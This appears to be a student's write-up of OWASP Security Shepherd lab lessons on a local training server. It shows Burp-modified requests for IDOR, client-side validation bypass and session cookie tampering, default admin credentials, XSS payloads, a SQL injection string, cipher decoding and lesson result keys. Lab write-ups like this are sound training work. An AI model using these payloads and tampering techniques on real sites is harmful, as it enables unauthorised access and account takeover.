Security Shepherd - OWASP

Name : Athukorala T.D.
IT No. : IT13089214

01 - Insecure Direct Object References


The task which has to perform in this step is to catch the post parameters and get the administrator's profile. For this task it used the "Burpsuit" tool.

Using burpsuit it is possible to change the user name parameter. By changing that parameter to admin, it is possible to get the admin's profile.


```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
Host: 192.168.56.103
Connection: keep-alive
Content-Length: 14
Accept: */*
Origin: https://192.168.56.103
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.56.103/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=D8219DE5F627EEDD26ACABFE53237C71; token=150914053787136216574431156457695187489;
JSESSIONID3="wvONDk1kB5suCmTcsrLbfw=="

username=admin
```

Here is the received key after completing the task.



02 - Poor Data Validation

In this task it is required to bypass the validations done in the page. This task also possible to complete using burpsuit. it is impossible to pass a negative number using the provided text box in the page, but it is possible to change the positive number to a negative number using burpsuit. Since the validations are performed only in client side, it is possible to bypass them using a tool like burpsuit.

What is Poor Data Validation?

Poor Data Validation occurs when an application does not validate submitted data correctly or sufficiently. Poor Data Validation application issues are generally low severity, they are more likely to be coupled with other security risks to i ncrease their impact. If all data submitted to an application is validated correctly, security risks are significantly more difficult to exploit.

Attackers can take advantage of poor data validation to perform business logic attacks or cause server errors.

When data is submitted to a web application, it should ensure that the data is strongly typed, has correct syntax, is wi thin length boundaries, contains only permitted characters and within range boundaries. The data validation process s hould ideally be performed on the client side and again on the server side.

Hide Lesson Introduction


To get the result key to this lesson, you must bypass the validation in the following function and submit a negative nu mber.

Enter a Number: 1

Submit Number


```
POST /lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f HTTP/1.1
Host: 192.168.56.103
Connection: keep-alive
Content-Length: 10
Accept: */*
Origin: https://192.168.56.103
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.56.103/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=2A7FFA66E7F93D2AAF33C7C14F12A799; token=-69755094637080738973901971234369280574;
JSESSIONID3="wvONDk1kB5suCmTcsrLbfw=="

userdata=-1
```



03 - Security Misconfiguration

This is a really easy task which can perform by any person which have a basic security knowledge. Here the loop hole occurred since admin credentials which never removed or changed.



The received key, after entering the user name and the password.

```
Username : admin
Password : password
```

04 - Broken Session Management

In this step the developers used a weak session management mechanism. by changing/ bypassing this weak mechanism it is possible to get the key for the next step. Only hard work required for this step is to capture the post request and change the session parameters. To complete this task it is used the "burpsuit".

What is Broken Authentication and Session Management?

Attacks against an application's authentication and session management can be performed using security risks that ot her vulnerabilities present. For example, any application's session management can be overcome when a Cross Site Scripting vulnerability is used to steal user session tokens. This topic is more about flaws that exist in the application s authentication and session management schema.

Broken authentication and session management flaws are commonly found in functionalities such as logout, password management, secret question and account update. An attack can potentially abuse these functions to modify other us ers credentials by guessing their secret question or through parameter abuse. Finding such flaws can sometimes be di fficult, as each implementation is unique.

The following scenarios are vulnerable to these security risks;
1) User credentials are stored with insufficient cryptographic levels.
2) User credentials can be guessed or changed through poor account management.
3) Session identifiers are exposed in the URL.
4) The application does not use sufficient transport protection (Such as HTTPs or sFTP).
5) Session parameters can be manually changed by the user through application functionality.

Session parameters can be manually changed by the user through application functionality.

Hide Lesson Introduction


This lesson implements bad session management. Investigate the following function to see if you trick the server into thinking you have already completed this lesson to retrieve the result key.

Complete This Lesson

```
POST /lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806 HTTP/1.1
Host: 192.168.56.103
Connection: keep-alive
Content-Length: 0
Accept: */*
Origin: https://192.168.56.103
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97
Safari/537.36
Referer: https://192.168.56.103/lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: lessonComplete=lessonNotComplete; JSESSIONID=2A7FFA66E7F93D2AAF33C7C14F12A799;
token=-69755094637080738973901971234369280574; JSESSIONID3="wvONDk1kB5suCmTcsrLbfw=="
```

```
POST /lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806 HTTP/1.1
Host: 192.168.56.103
Connection: keep-alive
Content-Length: 0
Accept: */*
Origin: https://192.168.56.103
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97
Safari/537.36
Referer: https://192.168.56.103/lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: lessonComplete=lessonComplete; JSESSIONID=2A7FFA66E7F93D2AAF33C7C14F12A799;
token=-69755094637080738973901971234369280574; JSESSIONID3="wvONDk1kB5suCmTcsrLbfw=="
```


Here is the key which retrieved by bypassing the weak session management



05 - Failure to Restrict the URL

Developers created a page which can be access only by administrators but hide the link in a poor manner. by checking the source found a hidden

tag and by changing the hidden parameter to enable mode it was able to access the page without any trouble.



Here is the found key to complete this task

Result Key: **rBglcpftQUS3a0AVvebjcDzDQBuJPlIV/9VdqLaFf3klKdCQDsuE6ocG6H6R/G+QbEJJHOCieBpVwnukYJ6PDMqbY0TTHdltx492QND/1iI=**

06 - Cross Site Scripting

Here this web page is providing a facility to search a user, but seems like developers did not care about validating the text box. Using that vulnerability it is possible to get an alert box as required. Only thing have to perform is just type following command in the text box.

```
<script>alert("Tharindu")</script>
```


<SCRIPT>alert('XSS')</SCRIPT>
<IMG SRC="#" ONERROR="alert('XSS')"/>
<INPUT TYPE="BUTTON" ONCLICK="alert('XSS')"/>
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>

Hide Lesson Introduction

The following search box outputs untrusted data without any validation or escaping. Get an alert box to execute throug h this function to show that there is an XSS vulnerability present.

Please enter the Search Term that you want to look up

Get This User




Retrieved key


07 - Cross Site Scripting 01

Here the search bar/ text box is validate to filter script tags but not any other validations. Therefore it is possible to get the alert box using any mechanism other than script tags.

```
<input type = "button" onclick = "alert("Tharindu")"/>
```




The key which retrieved




08 - Insecure Cryptographic Storage

Here developers have decided to encrypt the result key with base64. The task which have to perform is to decode the key which encoded with base64.




Decoded key



09 - SQL injection

In this task it is required to perform am SQL injection to retrieve the key.



By performing following code in the text box it is possible to get the key.

```
admin 'or' 1=1
```

Exploit the SQL Injection flaw in the following example to retrieve all of the rows in the table. The lesson's solution key will be found in one of these rows! The results will be posted beneath the search form.

Please enter the user name of the user that you want to look up

admin 'or' 1=1

Get this user

Search Results

User Id	User Name	Comment
12345	user	Try Adding some SQL Code
12346	OR 1 = 1	Your Close, You need to escape the string with an apostraphe so that your code is interpreted
12543	Fred Mtenzi	A lecturer in DIT Kevin Street
14232	Mark Denihan	This guy wrote this application
61523	Cloud	Has a Big Sword
82642	qwldshs@ab	Lesson Completed. The result key is 3c17f6bf34080979e0cebda5672e989c07ceec9fa4ee7b7c17c9e3ce26bc63e0

10 - Insecure Cryptographic Storage Challenge 01

Here developers encrypted the result key using roman cipher mechanism. by decrypting it using the same algorithm it is possible to get the key. The roman cipher's key size is 21.

Insecure Cryptographic Storage Challenge 1

The result key has been encrypted to ensure that nobody can finish the challenge without knowing the secret key to decrypt it. However, the result key has been encrypted with a famous, but easily broken, Roman cipher. The Plain text is in English.

Ymj wjxzqy pjd ktw ymnx qjxxts nx ymj ktqqtbnsl xywnsl; rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslbnymdtzwgnlf

The decrypted key

Caesar cipher decryption tool

The following tool allows you to encrypt a text with a simple offset algorithm - also known as **Caesar cipher**. If you are using **13** as the key, the result is similar to an **rot13 encryption**. If you use *"guess"* as the key, the algorithm tries to find the right key and decrypts the string by guessing. I also wrote a small article (with source publication) about **finding the right key** in an unknown context of an encrypted text.

```
Ymj wjxzqy pjd ktw ymnx qjxxts nx ymj ktqqtbnsl xywnsl;
rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslbnymdt
zwgnlf
```

Use key: 21

Encrypt / Decrypt

Output:

The result key for this lesson is the following string;
mylovelyhorserunningthroughthefieldwhereareyougoingwithyourbiga

11 - Insecure Direct Object References Challenge 01

Here when it's check the user ID's of the users which mentioned in the list, it goes like 1,3,5,7,9 and the task is to get private massages for a user which not listed in that list. So hopefully the next user can be the user which holds the user ID of 11. Using burpsuit it is changed the user ID to 11 and got the key for the next level.

Insecure Direct Object References Challenge One

The result key for this challenge is stored in the private message for a user that is not listed below...

